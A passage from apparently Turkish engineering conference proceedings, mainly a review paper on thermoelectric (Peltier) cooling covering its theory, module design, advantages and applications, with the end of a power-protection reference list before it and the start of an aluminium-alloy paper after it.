- [6] Al-Harbawi, Y. Z. (2013). An Introduction to the Digital Protection of Power Systems, Wroclaw University of Technology, Wroclaw, Poland.
- [7] Anıl Çağlar DOĞANCI, Elektrik Dağıtım Sistemlerinde Adaptif Koruma (İstanbul: İTÜ, Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, 2014), 39-51.
- [8] Oğuz, E., Ateş, Y., & Hekimoğlu, M. (2019). Yeni Nesil Elektrik Dağıtım Şebekeleri İçin Çok Fonksiyonlu Dijital Aşırı Akım Rölesi Tasarımı ve Geliştirilmesi. European Journal of Science and Technology, 16, 915–924. <https://doi.org/10.31590/ejosat.597927>
- [9] Hakan VAR, Dağıtım Şebekelerinde Aşırı Akım Rölesi ile Adaptif Koruma (İstanbul: YTÜ, Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, 2020), 36.
- [10] Mehmet Tan TURAN, Akıllı Şebeke Altyapısı ile Yenilenebilir Enerji Santrallerinin Şebeke Entegrasyonu ve Koruma Sistemi Dizaynı (İstanbul: YTÜ, Fen Bilimleri Enstitüsü, Doktora Tezi, 2020), 10.
- [11] J. S. Farkhani, M. Zareein, A. Najafi, and R. Melicio, “applied sciences The Power System and Microgrid Protection — A Review.”

- [12] Yakup Berkay TİRYAKİ, Akıllı Şebekeler Altyapısına Uygun Bir Orta Gerilim Trafo Merkezinin Tasarımı ve Ekonomik Analizi (İstanbul: YTÜ, Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, 2016), 3-15.
- [13] Ömer Faruk DEMİRKOL, Akıllı Şebeke Teknolojilerinin İncelenmesi ve Türkiye Açısından Durum Analizi (Ankara: Gazi Üniversitesi, Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, 2019), 7-26.
- [14] R. E. Brown, "Impact of Smart Grid on Distribution System design," IEEE Power Energy Soc. 2008 Gen. Meet. Convers. Deliv. Electr. Energy 21st Century, PES, 2008, doi: 10.1109/PES.2008.4596843.
- [15] Sema AKBABA, Harmoniklerin Dijital Aşırı Akım Röleleri Üzerine Etkilerinin İncelenmesi (İstanbul: YTÜ, Fen Bilimleri Enstitüsü, Yüksek Lisans Tezi, 2008), 27-42.
- [16] Z. Q. Bo, X. N. Lin, Q. P. Wang, Y. H. Yi, and F. Q. Zhou, "Developments of power system protection and control," Prot. Control Mod. Power Syst., vol. 1, no. 1, pp. 1–8, 2016, doi: 10.1186/s41601-016-0012-2.
- [17] C. Chandraratne, T. N. Ramasamy, T. Logenthiran, and G. Panda, "Adaptive protection for microgrid with distributed energy resources," Electron., vol. 9, no. 11, pp. 1–14, 2020, doi: 10.3390/electronics9111959.
- [18] A. M. Ibrahim, W. El-Khattam, M. ElMesallamy, and H. A. Talaat, "Adaptive protection coordination scheme for distribution network with distributed generation using ABC," J. Electr. Syst. Inf. Technol., vol. 3, no. 2, pp. 320–332, 2016, doi: 10.1016/j.jesit.2015.11.012.
- [19] E. Engineering, "Adaptive Relaying in Electric Power System," vol. 9, no. 1, pp. 2006–2009, 2019.
- [20] P. H. A. Barra, D. V. Coury, and R. A. S. Fernandes, "A survey on adaptive protection of microgrids and distribution systems with distributed generators," Renew. Sustain. Energy Rev., vol. 118, no. October 2019, p. 109524, 2020, doi: 10.1016/j.rser.2019.109524.
- [21] Horowitz S, Phadke A, Thorp J. Adaptive transmission system relaying. IEEE Trans Power Deliv 1988;3(4):1436–45. <https://doi.org/10.1109/61.193942>.
- [22] T. S. Ustun, C. Ozansoy, and A. Zayegh, "Recent developments in microgrids and example cases around the world - A review," Renew. Sustain. Energy Rev., vol. 15, no. 8, pp. 4030–4041, 2011, doi: 10.1016/j.rser.2011.07.033.
- [23] M. Singh, "Protection coordination in distribution systems with and without distributed energy resources- a review," Prot. Control Mod. Power Syst., vol. 2, no. 1, pp. 1–17, 2017, doi: 10.1186/s41601-017-0061-1.
- [24] I. Abdulhadi et al., "Performance verification and scheme validation of adaptive protection schemes," 44th Int. Conf. Large High Volt. Electr. Syst. 2012, no. February 2016, 2012.

- [25] Á. Silos, A. Señas, R. M. De Pozuelo, and A. Zaballos, "Using IEC 61850 GOOSE service for adaptive ANSI 67/67N protection in ring main systems with distributed energy resources," *Energies*, vol. 10, no. 11, 2017, doi: 10.3390/en10111685.
- [26] M. Begovic, V. Madani, and D. Novosel, "System Integrity Protection Schemes (SIPS)," 2007 iREP Symp. Bulk Power Syst. Dyn. Control - VII, Revital. Oper. Reliab., 2007, doi: 10.1109/IREP.2007.4410522.
- [27] S. Skok and I. Ivankovic, "System integrity protection schemes for future power transmission system using synchrophasors," 2019 Int. Conf. Smart Grid Synchronized Meas. Anal. SGSMA 2019, pp. 1–7, 2019, doi: 10.1109/SGSMA.2019.8784463.
- [28] A. Shobole, M. Baysal, M. Wadi, and M. R. Tur, "An Adaptive Protection Technique for Smart Distribution Network," *Elektron. ir Elektrotechnika*, vol. 26, no. 4, pp. 46–56, 2020, doi: 10.5755/j01.eie.26.4.25778.

TERMOELEKTRİK SOĞUTMA SİSTEMLERİ

Mutlu Tarık Çakır¹

¹*Sivas Bilim ve Teknoloji Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, SIVAS,
TURKEY*

tcakir@sivas.edu.tr

ORCID: 0000-0002-0107-594X

ÖZET

Teknolojinin hızlı bir şekilde geliştiği ve soğutma ihtiyacının sadece sıcaklık konforu ve gıdaların korunması amaçlı sınırlı kalmayacağı açıktır. Özellikle daha sıkı imal edilmiş dar hacimlerdeki elektronik cihazların kendi içinde ürettiği ve dışarıya yaydığı ısının uzaklaştırılması ve sıcaklık konfor sınırlarını aşan özel şartların istendiği soğutma gereksinimleri, buhar sıkıştırımlı konvansiyonel soğutma sistemlerinin dışında seçenek olan soğutma cihazlarına yönelmeyi ortaya koymuştur. Termoelektrik soğutma sistemleri, sıcaklık dengelemesi veya ortam sıcaklığının altında bir soğutmanın gerektiği uygulamalarda kullanılan hareket eden elemanı olmayan ısı pompası özelliği olan cihazlardır. Modern ve yüksek teknolojilerin gelişmesi ile termoelektrik soğutucular, lazer diyotlar, mikro işlemciler, kan analiz cihazları ve taşınabilir piknik tipi soğutuculara kadar birçok üründe karşımıza çıkmaktadır. Bu çalışmada, son zamanlarda ticari olarak çeşitli ürünlerde rastlanan termoelektrik soğutmanın teorisi ve uygulama alanları ile ilgili temel bilgiler verilmiştir.

Anahtar Kelimeler: *Termoelektrik, Peltier Etkisi, Soğutma*

THERMOELECTRIC COOLING SYSTEMS

ABSTRACT

It is clear that the technology is developing rapidly and the need for cooling is not limited to temperature comfort and food preservation. Cooling requirements, which require special conditions exceeding the temperature comfort limits and removal of the heat produced and emitted by the tightly manufactured narrow volumes of electronic devices in itself, have

revealed the orientation towards cooling devices, which are options other than vapor compression conventional cooling systems. Thermoelectric cooling systems are devices that have a heat pump feature that does not have a moving element, which is used in applications where temperature cooling or cooling is required below ambient temperature. With the development of modern and high technologies, we come across many products such as thermoelectric coolers, laser diodes, microprocessors, blood analysis devices and portable picnic type coolers. In this study, is given basic information about the theory and application areas of thermoelectric cooling, which has been encountered in various products commercially recently.

Keywords: *Thermoelectric, Peltier Effect, Cooling*

1. GİRİŞ

Termoelektrik soğutucular, askeri, elektronik gibi alanlardan bireysel özel soğutma ihtiyacına kadar bir çok uygulamada kullanılan ısı pompası özelliği olan cihazlardır [1,2]. Hızla gelişen elektronik ve bilgisayar teknolojisinde, elektronik elemanların hassas biçimde çalışabilecekleri sıcaklık aralıkları bellidir. Elektronik malzemelerin soğutulması günümüzde mühendislerin en önemli problemlerinden biridir. Son yıllarda bu konuda giderek artan önemli çalışmalar yapılmaktadır [3]. Termoelektrik soğutma sistemlerinin tasarımı, analizi ve uygulamaları ile ilgili konularda son zamanlarda önemli araştırmalar yapılmıştır ve araştırmacıların konuya ilgisi artmaktadır [1,2,4,5].

O. Erkol ve H. Demirel (2012), termoelektrik malzeme ile seyyar su soğutucusu tasarlamışlardır. Soğutucu kısım portatif olarak tasarlanmış, soğutulacak sıvıya yukarıdan daldırarak çalıştırılmıştır. Tasarlanan kontrol kartı ile sıcaklık değişimleri bilgisayarda 50 dk boyunca kaydedilmiştir. 50 dk sonunda 0,5 litrelik suyun sıcaklığında 16 °C lik düşüş gözlemlenmiştir [6].

Dongliang Zhao vd (2014) tarafından gerçekleştirildi. Wyoming Üniversitesinde yapılan bu çalışmada termoelektrik soğutma sisteminde faz değiştiren materyaller entegre edilerek hacim soğutma değerlendirilmesi yapılmıştır. Sonuçlara göre faz değiştiren materyal ile iç ve dış hacim sıcaklık farkı 7 °C olarak ölçülmüştür ve buna göre COP soğutma performansı değeri 0.87 çıkmıştır. Bu değer maximum 1.22 olarak ölçülmüştür [7].

E. Deniz vd (2015), seri bağlı termoelektrik modüllerin performans değerleri deneysel olarak incelenmiştir. Seri olarak bağlanmış modüller 5V ile 15V gerilim değerleri arasında ölçülmüş ve her gerilim değeri için hava ve su soğutmalı olarak incelenmişlerdir. Sonuçlara göre hava ve su soğutmalı sistemlerde COP değeri uygulanan elektriksel gücün artışına göre artmıştır [8].

Sujith G. vd (2016), uzak lokasyonlarda kullanılması için termoelektrik soğutucu kullanılan bir

soğutma kabı tasarlamıştır. Bu soğutucu 40 litre taşıma hacmine sahiptir ve 10 -15 °C arasında sıcaklığın korunduğu bir sistem tasarlayarak deneysel olarak incelemiştir. Kullandığı Peltier modülün ısınan yüzünü soğutmak için termosifon sistemi kullanmıştır ayrıca elektriksel gücün bulunamayacağı uzak lokasyonlarda tasarlanan bu soğutucuyu kullanmak için güç kaynağını solar panelden sağlayan bir sistem kullanmıştır [9].

Mohammed H. vd (2017), termoelektrik ile 500 ml'lik su soğutma düzeneği oluşturmuşlardır. 3 farklı parametre ile analiz yapmışlardır [10].


M. Mirmanto vd (2019), termoelektrik modül ile soğutulan bir kutu tasarlamıştır. Çalışmanın amacı termoelektrik soğutucu modülünün kutunun farklı bölgelerine konumlandırarak farklı konumlarda termoelektrik ile soğutmanın verimini hesaplamıştır. Hesaplara göre en iyi konumlandırma kutunun üst yüzeyinde gerçekleşmiştir [11].

2.TERMoeLEKTRİK SOĞUTMANIN TEORİSİ

Termoelektrik soğutma temelde termoelektrik etkilerin en önemlilerden biri olan Peltier etkisine dayanır. Peltier etkisi, iki farklı metal elemandan oluşan bir devreye doğru akım verildiğinde, akımın yönüne göre, aksi uçlarda sıcaklıkta artmanın veya azalmanın meydana gelmesidir. Bu olayda ilginç olan, devrede uçlar arasında bir sıcaklık farkı oluşması ve dolayısıyla uçlarda bir ısınma veya soğumanın meydana gelmesidir. Isıl eleman çiftlerinin (Termokapıl) temelini oluşturan ve 1821 yılında keşfedilen Seebeck etkisinin tersi olan Peltier etkisi, Fransız bilim adamı Charles Athanese Peltier 1834 yılında keşfedilmiştir. 1950 yılından sonra yarıiletken teknolojisinde gelişmelerin hızlanması ile Peltier etkisi değişik uygulamalarda kendine kullanım alanları bulmuştur [2, 4, 12].


Termoelektrik soğutma, N ve P tipi yarı iletken metal çiftlerinden oluşmuş bir veya daha çok modülden, bir doğru akımın geçmesi ile elde edilir. Şekil 1'de bir N ve P yarı iletken çiftinden meydana gelmiş bir termoelektrik soğutma modülü gösterilmiştir. P ve N tipi termo elemanlar elektriksel olarak seri, ısıl olarak paralel şekilde seramikler arasına bağlanırlar. Akımın yönüne bağlı olarak ısıtma ve soğutma elde edilebilir. Şekil 1'den görüleceği gibi soğutma durumunda, doğru akım N tipi yarı iletken P tipine geçmektedir. Akım, düşük enerji seviyesindeki P tipi yarıiletken malzemeden yüksek enerji seviyesine geçtiğinde soğutulacak ortamdan ısı çekerek soğutma meydana getirmektedir. Soğuk ortamdan çekilen bu ısı, yüksek sıcaklıktaki ortama elektronlar vasıtasıyla transfer edilir. Böylelikle ısı, bir ortamdan çekildiği gibi başka bir ortama da terk edilmektedir. Dolayısıyla termoelektrik modül ısı pompası olarak çalışabilir.

Modern termoelektrik çevriminde; gerekli miktarlarda, “p” ve “n” tipi yarı iletkenler birbirini takip edecek şekilde metal bağlantı şeritlerin üzerine yerleştirilmiştir. Bu şeritler elektriksel olarak seri şekilde bağlanır.



Şekil 1. Bir termoelektrik soğutucu modül [13]

Elektriği iletmeyen (yalıtkan) fakat ısıyı iyi ileten seramik kaplı iki modül arasında birbirine bağlı yarı iletkenler yerleştirilerek sıkıştırılır. Modüllerin sıcaklık farkının boydan boya korunması şartıyla elektriksel güç üreticisi olarak işletilmesi mümkündür. Bunun tersine, modülün içinden elektrik akımı geçtiği zaman modülün bir yüzünden ısı emilir ve diğer yüzünden ısı atılarak bu cihaz soğutucu olarak da çalıştırılabilir. Peltier etkili iki yarı iletkenli termoelektrik soğutucunun genel şekli ve bu termoelektrik modülünün ısıyı transfer ederken gövdesinde oluşan sıcaklık değişimleri Şekil 2’de gösterilmektedir [13].




Şekil 2. Termoelektrik soğutucu ve meydana gelen sıcaklık değişimleri [14]

Termoelektrik soğutucular, küçük bir ısı pompası gibi çalışan elektrik akımının bir değere kadar akmasına izin vermeyen bu değerden sonra sonsuz küçük direnç gösteren yarı iletken maddelerden

oluşmaktadır. Bir doğru akım kaynağından sağlanan küçük bir DC gerilim sayesinde ısı modülün bir ucundan diğer ucuna doğru hareket eder. Böylece modülün bir yüzü ısınırken, diğeri de eş zamanlı olarak soğumaya başlar. Bu olay, doğru akım kaynağının artı ve eksi kutuplarının yer değiştirmesiyle tersine çevrilebilir. Bir termoelektrik modülü, kullanım amacına göre ısıtıcı veya soğutucu olarak kullanılmaktadır.

3.TERMoeLEKTRİK ELEMANLARIN MODÜL OLUŞTURMASI

Şekil 3.'de görüldüğü gibi bağlantı kolaylığı için p- ve n-tipi termoelektrik elemanlar metal levhalar arasında sıkıştırılıp her iki yüzeyine de Alümina gibi seramik levhalar kullanılarak ısı iletkenliği yüksek, elektriksel olarak yalıtkan olan malzeme ile kaplanarak istenilen boyutlarda termoelektrik soğutma (TEC) modülleri oluşturulur. Elektrik akımı zikzak çizerken, ısı enerjisi akışı yönü aynı kalır. Aynı zamanda kullanılan çift sayısına bağlı olarak ısı taşıma kapasitesi arttırılmış olur. Bu p-n termoelektrik çiftleri Şekil 3.'de görüldüğü gibi düzenlenir. Birçok cihaz için 254 p-n termoelektrik çifti kullanılır. Bu cihazlar genellikle 12 – 16 V gerilim altında 4 – 5 A akım çekerler. Bu değerler pratik kullanımda oldukça uygundur.



Şekil 3. Termoelektrik soğutucu ve meydana gelen sıcaklık değişimleri [14]

Termoelektrik modülün özellikleri:

- Yüksek katkılı yarı iletken malzeme, iki metal levha arasında sıkıştırılır.
- Seramik levhalar, sıcak ve soğuk yüzeyleri meydana getirir.
- DC kaynaktan beslenen bir termoelektrik *p-n* çifti en küçük soğutucuyu oluşturur.
- Yarı iletken olarak Bi_2Te_3 , PbTe , SiGe veya BiSb kullanılır.
- Bi_2Te_3 , yüksek termoelektrik verimi ve uygun sıcaklık aralığı nedeniyle tercih edilir.

4.TERMoeLEKTRİK ETKİLER

p- ve n-tipi iki farklı yarı iletken malzemenin kimyasal yöntemlerle birbirine birleştirilmesiyle oluşturulan devre üzerinden, elektrik akımı geçirilmesiyle meydana gelen sıcaklık farklılıklarında, devrede aynı anda üç çeşit termoelektrik etki oluşur. Bu etkiler mucitlerinin adı ile anılır. Bunlar:

- Seebeck
- Peltier
- Thomson

etkileridir.

p- ve n-tipi iki farklı yarı iletken malzemenin birbirine seri olarak birleştirilerek oluşturulan devrede, farklı sıcaklıklarda elektriksel potansiyel fark oluşur. Buna ‘Seebeck gerilimi’ adı verilir. Devreden ölçülen gerilim, malzemelerin yüzeyleri arasındaki sıcaklık farkı ile doğru orantılıdır. İki farklı yarı iletken malzemedan oluşturulan devrede ölçülen potansiyel fark;

$$V = \alpha \times \Delta T \quad (1)$$

ile hesaplanabilir. Burada V devrede ölçülen gerilim, $\Delta T=T_1-T_2$ malzemelerin yüzeyleri arasındaki sıcaklık farkı, $\alpha= \alpha_2-\alpha_1$ Seebeck katsayısı olarak adlandırılır ve birimi V/K’dir. α ’nın değeri devreyi oluşturan malzemelerin özelliklerine bağlıdır. Bakır-Konstantan’dan (%57 Cu- %43 Ni) yapılan bir ısı çifti için yaklaşık $\alpha=40 \mu V/^{\circ}C$ ’dir. Yani her $1^{\circ}C$ sıcaklık farkı için $40 \mu V$ ’luk gerilim üretir [15].

n-tipi yarıiletken için α değeri negatif, p-tipi yarıiletken için α değeri ise pozitifdir. Meydana gelen Seebeck etkisi yarı iletkenlerde üreteç gibi, metallerde ise ısı çifti veya ısı algılayıcısı gibi kullanılır. 1834 yılında Fransız Fizikçi Jean Charles Athanasa Peltier tarafından iki farklı yarı iletken malzeme üzerinden DC akım geçirilmesi ile akımın hareket ettiği yönde ısı hareketi oluşmasıyla keşfedilmiştir. Bu olaya Peltier etkisi denilmektedir [16].

Termoelektrik soğutucularda P ve N tipi termoelemanlarda kullanılan yarı iletken malzemeler, Bi_2Te_3 , PbTe, SiGe ve BiSb gibi alaşımlardır. Bi_2Te_3 , yüksek termoelektrik verimi ve uygun sıcaklık aralığı nedeniyle yaygın bir şekilde tercih edilmektedir [1]. Alt ve üst plakalarda seramik malzeme kullanılır. Böylece ısıl iletkenlik, elektriksel yalıtkanlık ve mekanik mukavemet sağlanır. Termoelemanları birbirine bağlayan iletken malzeme olarak Şekil 4’de gösterildiği gibi bakır veya alüminyum gibi ısıl iletkenliği yüksek malzemeler kullanılmaktadır [4].



Şekil 4. Alüminyum Soğutucu Seti (Heat Sink)

5.TERMoeLEKTRİK SOĞUTUCULARIN AVANTAJ VE DEZAVANTAJLARI

Termoelektrik soğutucuların diğer soğutma sistemlerine göre üstünlükleri şöyle sıralanabilir:

- Hareketli herhangi bir parçası yoktur. Dolayısıyla az bakıma ihtiyaç vardır.
- Uzun ömürlüdürler. Ömür testlerinde sürekli rejimde 100 000 saat çalışabildikleri görülmüştür.
- Termoelektrik soğutucu, CFC'ler gibi herhangi bir soğutucu akışkanı içermez. Dolayısıyla çevre ve doğa dostudurlar.
- Termoelektrik soğutucu, ısı pompası olarak tam tersinirdir. Isının yönü DC akımın yönü değiştirilerek kolayca değiştirilebilir.
- ± 0.1 °C sıcaklık aralığında çok hassas sıcaklık kontrolü sağlanabilir.
- Termoelektrik Soğutucular, pozisyona bağımlı cihazlar değildir. Dikey veya yatay her konumda çalışabilirler.
- Çok hassas, sıkı ve küçük ortamlarda çalışabilirler.

Termoelektrik soğutucular çeşitli dezavantajlara sahiptirler. Bunlar;

- Soğutma ve ısıtma performans katsayıları (COP) çok düşüktür. 0.3-0.7 arasındadır. Oysa klasik soğutma makinalarında bu değer 2-4 arasındadır. Buhar sıkıştırmalı, absorpsiyonlu ve termoelektrikli üç farklı mini buzdolabı için yapılan karşılaştırmalı çalışmada [5], buhar sıkıştırmalı tipte olanın maliyet ve işletme açısından daha uygun olduğu fakat diğerlerine göre daha gürültülü olduğu tespit edilmiştir. Termoelektrikli mini buzdolabının COP'sinin absorpsiyonlu mini buzdolabına göre daha yüksek olduğu belirlenmiştir.

• Yüksek soğutma yükleri için uygun değildirler. Buhar sıkıştırırmalı soğutma sistemleri ile rekabet etmeleri mümkün görülmemektedir.

• Diğer soğutma sistemlerine göre daha pahalı sistemlerdir.


6.TERMoeLEKTRİK SOĞUTUCULARIN KULLANIM ALANLARI

Termoelektrik soğutucular yukarıda belirtilen avantajlarından dolayı, tıbbi cihazlardan günlük hayatta kullandığımız birçok cihaza kadar farklı uygulamada yer bulmuştur. Tablo 1’de termoelektrik soğutma ürünlerinin kullanım alanları ve uygulamaları verilmiştir [1,17,18].

Tablo 1. Termoelektrik Soğutmanın Kullanım Alanları ve Uygulamaları

Askeri/Uzay Araştırmaları	Elektronik soğutma, soğutulan elbise, taşınabilir soğutucu, kızılötesi sensörlerin soğutulması, lazer diyotların soğutulması, telsiz istasyonları için kabin soğutma, uzay teleskoplarında.
Bireysel	Dinlenme taşıt soğutucuları, mobil ev soğutucuları, araba soğutucuları, taşınabilir piknik soğutucuları, su soğutucuları, içecek kutuları soğutucusu, motorsiklet kasketi soğutucusu, taşınabilir insulin soğutucusu.
Laboratuvar ve Bilimsel Cihazlar	Kızılötesi sensörlerin soğutulması, lazer diyod soğutucuları, CCD soğutucusu, entegre devrelerin soğutulması, vidicon tüpü soğutucusu, laboratuvar soğuk plaka, karıştırıcı soğutucu, soğuk oda, donma noktası referans banyosu, mikrotome soğutması, elektroforesis hücre soğutucusu.
Endüstriyel Sıcaklık Kontrol	NEMA (ABD elektrik cihazları üreticileri birliği) ortamları, kritik elemanları sert çevre şartlarından korunması, PC mikroişlemcileri, mikroişlemcilerin ve bilgisayarların numerik kontrollerinde ve robotiklerde, yazıcı ve fotokopilerde mürekkep sıcaklığının dengelenmesi, CCD kameralarda.
Yemekhane Cihazları	Krema dağıtıcısı, tereyağı dağıtıcısı

Çeşitli Amaçlar	İlaç soğutucular (taşınabilir veya sabit), otel odaları soğutucuları, otomobil mini soğutucuları, otomobil koltuk soğutucuları, uçak içme suyu soğutucuları, yolcu otobüsü soğutucuları, gemi soğutucuları, karavan soğutucuları, kamyon soğutucusu, DNA döngülerinde, tıbbi teşhis cihazları, masaj veya tedavi amaçlı sıcak/soğuk yataklarda.
-----------------	---



Şekil 5. Tek kademeli ve çok kademeli termoelektrik Peltier soğutma modülleri

7. TERMOELEKTRİK MODÜLLERİN TASARIM KRİTERLERİ

Bir TEC modülünün en önemli dört tasarım parametresi vardır. Bunlar: ΔT , Q , I , V

ΔT ($^{\circ}\text{C}$), Sıcaklık farkı: Modülün sıcak ve soğuk yüzeyleri arasında oluşan sıcaklık farkıdır. Soğutma sisteminin sıcaklık farkı, ΔT değerinden daima daha küçüktür. ΔT , modülün pompaladığı ısı gücüne bağlı bir parametre olup, en yüksek değerine (ΔT_{max}), ısı aktarımı yokken ulaşır ($Q = 0$). ΔT_{max} modüle bağlı bir sabittir.

Termoelektrik modüllerde, akımın yönüne bağlı olarak ısıtma ve soğutma gerçekleştirilir. Dolayısıyla ısıtma ve soğutma amaçlarının ikisinin de istendiği uygulamalarda, tasarım soğutma moduna göre yapılmalıdır [19].

Q (W), Isı Aktarım (Pompalama) Gücü: Modülün yüzeyleri arasından birim zamanda aktarılan ısı miktarıdır. Yani modülün net soğutma gücüdür. Bu da ΔT 'ye bağımlı bir değişken olup, ΔT arttıkça azalmaktadır. En yüksek değerine (Q_{max}), $\Delta T = 0$ iken ulaşır. Q_{max} da yine modüle bağlı bir sabittir.


I (A), Modül Akımı: Modülün içinden geçen akımdır. Soğutma gücü (Q), I akımıyla doğru orantılıdır. Ancak akım arttıkça modülde oluşan I^2R kaybı artarak modülün ısınmasına neden olur. Dolayısıyla I değeri belli bir değeri aşınca soğutma gücü düşmeye başlar. İşte soğutma gücünün azami olduğu andaki akım değeri I_{max} olarak adlandırılır. Modüle bağlı bir sabit olan I_{max} , modülün

dayanabileceği en yüksek akım değil, pratik değeri olan maksimum akımdır. Bir başka deyişle I_{max} , modülün Q_{max} veya ΔT_{max} sınırında çalışması için gerekli optimum akımdır.

V (V), Modül Gerilimi: Modülün içinden I akımı akarken terminalleri arasında oluşan gerilimdir. $I=I_{max}$ olduğunda oluşan gerilim V_{max} olarak adlandırılır. Buda modüle bağlı bir sabittir. Termoelektrik soğutma modüllerin ısıtma ve soğutma tesir katsayıları (COP), konvansiyonel soğutma makinalarına ve ısı pompalarına benzer olarak aşağıdaki denklemlerde olduğu gibi tanımlanır.

$$COP_h = Q_h / W_e \quad (2)$$

$$COP_c = Q_c / W_e \quad (3)$$



Grafik 1. Tipik Bir Termoelektrik Modül İçin Sıcaklık-Zaman Grafîği

8.SONUÇ

Termoelektrik soğutucular büyük soğutma yükleri için kullanılamamaları, düşük COP değerleri ve göreceli yüksek maliyetleri temel dezavantajları olarak görülmektedir. Ancak, yakın gelecekte, evsel uygulamalar için ısı pompası ve iklimlendirme amaçlı termoelektrik soğutma sistemlerinin uygulamada yaygınlaşacağı düşünülmektedir.

Termoelektrik sistemlerde kullanılan malzemeler verim üzerinde etkisi olduğundan yarıiletken malzemelerindeki gelişmeler bu tür cihazların daha verimli olmalarını sağlayacağı ve maliyetleri düşüreceği düşünülmektedir. Ayrıca PV panellerden elde edilecek DC güç ile termoelektrik soğutmanın gerçekleştirilmesi üzerine de çalışmalar planlanmaktadır. Böylelikle termoelektrik cihazlar tamamen çevre dostu ve işletme maliyeti düşük sistemler olarak karşımıza çıkabileceklerdir.

Termoelektrik soğutma sistemlerinin etkinlik değerleri çok düşük yaklaşık 0.1-0.2 arasında olduğu için buhar sıkıştırırmalı mekanik sıkıştırırmalı soğutma sistemi ile rekabet etmeleri söz konusu bile değildir. Ancak bazı özel küçük kapasiteli uygulamalarda basitlikleri, sessiz çalışmaları ve güvenilir olmaları nedeni ile ticari olarak kullanılmaktadırlar. Genelde 12 Volt doğru akımla çalışırlar. Bu yüzden

uzay araçlarında güneş pillerinin sağladığı enerji ile kullanılmaktadırlar. Yemek servis araçlarında soğutucu ve ısıtıcı işlevini aynı anda görebildiği için tercih edilmektedirler.

Prototip olarak tasarlanan termoelektrik soğutma sistemi için uygun akım olan optimum akım belirlenmelidir. Fazla akım verilmesiyle termoelektrik modül bir ısıtıcı rezistans gibi çalışmaktadır. Termoelektrik soğutma, soğutma süreci boyunca hareketli parçaların olmaması nedeni ile geleneksel buhar sıkıştırımlı kompresörlü soğutuculardan daha sessiz çalışmaktadır.

Ayrıca termoelektrik modül de açığa çıkan ısının sıcak yüzeyden, iyi bir ısı uzaklaştırıcı veya devre oluşturulup uzaklaştırılırsa, soğuk yüzey sıcaklığı daha düşük sıcaklığa ulaşacaktır. Soğutma sisteminin COP'si düşüktür ancak elektrik enerjisinin kolay sağlandığı ortamlarda kullanımı uygundur.

9.KAYNAKÇA

- [1] Riffat, S.B., Ma, X. 2003. Thermoelectrics: a review of present and potential applications. Applied Thermal Engineering, 23:913–935.
- [2] Chung, M., Miskovsky, N.M., Cutler, P.H., Kumar, N., Patel, V. 2003. Theoretical analysis of a field emission enhanced semiconductor thermoelectric cooler. Solid-State Electronics, 47:745–1751.
- [3] Kılıç, M., Yiğit, A. Isı Transferi, 2. Baskı, Alfa Basım yayım Dağıtım Ltd. Şti., İstanbul, 2004.
- [4] Godfrey, S. 1996. An introduction to thermoelectric coolers. Electronics Cooling, 2(3). <http://www.electronics-cooling.com>
- [5] Xuan, X.C., Ng, K.C., Yap, C., Chua, H.T. 2002. Optimization of two-stage thermoelectric coolers with two design configurations. Energy Conversion and Management, 43:2041–2052.
- [6] O. Erkol, H. Demirel, (2012), “Termoelektrik Malzemeler ile Seyyar Su Soğutucu Uygulaması”, TUBAV Bilim Dergisi, Cilt:5, Sayı:1, 16-20.
- [7] Zhao, D. and Tan, G., (2014), “Experimental evaluation of a prototype thermoelectric system integrated with PCM (phase change material) for space cooling”, Energy 68, 658-666.
- [8] E. Deniz, B. B. Kavak, K. Arslan, (2015), “Seri Bağlı Ardışık Termoelektrik Soğutucuların Soğutma Performanslarının Deneysel İncelenmesi”, NWSA-Engineering Sciences, 10.03.1A0357
- [9] Sujith G., Antony Varghese, Ashish Achankunju, Rejo Mathew, Renchi George, Vishnu V., (2016), “Design and Fabrication of Thermoelectric Refrigerator with

- Thermosiphon System”, International Journal of Scientific Engineering and Applied Science (IJSEAS), Volume-2, Issue-4, ISSN: 2395-3470
- [10] Mohammed H., Mohammad F. A. Z., Mohd A. H., Mohammed A. S., “Cooling Water of Peltier Effect”, International Journal of Engineering Research, Volume No.6, Issue No.3, syf: 163- 166.
- [11] M. Mirmanto, S. Syahrul, Yusi Wirdan, (2019), “Experimental performances of a thermoelectric cooler box with thermoelectric position variations”, Engineering Science and Technology, an International Journal 22, syf 177-184.
- [12] Çengel, Y. A., Boles, M. A. Mühendislik Yaklaşımıyla Termodinamik. Çeviren:Taner Derbentli, McGraw Hill-Literatür Yayıncılık, İstanbul, 1996.
- [13] Hüsamettin Bulut, “Termoelektrik Soğutma Sistemleri”, Soğutma Dünyası, Sayı 31, syf 9-16, 2005, Harran Üniversitesi, Mühendislik Fakültesi, Makine Mühendisliği Bölümü
- [14] <http://www.ling.fju.edu.tw/hearing/historical%20review1821.htm>. (01.06.2020)
- [15] Derebaşı N. 2014. U. Ü. Fizik Bölümü, Fzk4203 Sensörler dersi ders notları.
- [16] Rowe D. M., 2006. Thermoelectrics Handbook Macro to Nano, CRC Taylor & Francis.
- [17] <http://www.marlow.com>
- [18] http://www.fujitaka.com/pub/peltier/english/peltier_products.html
- [19] Godfrey, S. 1996. An introduction to thermoelectric coolers. ElectronicsCooling, 2(3).

ÇİFT YAŞLANDIRMA VE TERMOMEKANİK ÇİFT YAŞLANDIRMA İŞLEMLERİNİN AA 2024 ALÜMİNYUM ALAŞIMININ SERTLİK VE MİKROYAPISI ÜZERİNE ETKİSİ

Hatice Varol Özkavak¹

¹ *Isparta Uygulamalı Bilimler Üniversitesi, Teknik Bilimler MYO, Isparta, TURKEY*

haticevarol@isparta.edu.tr

ORCID: 0000-0002-0314-0119

ÖZET

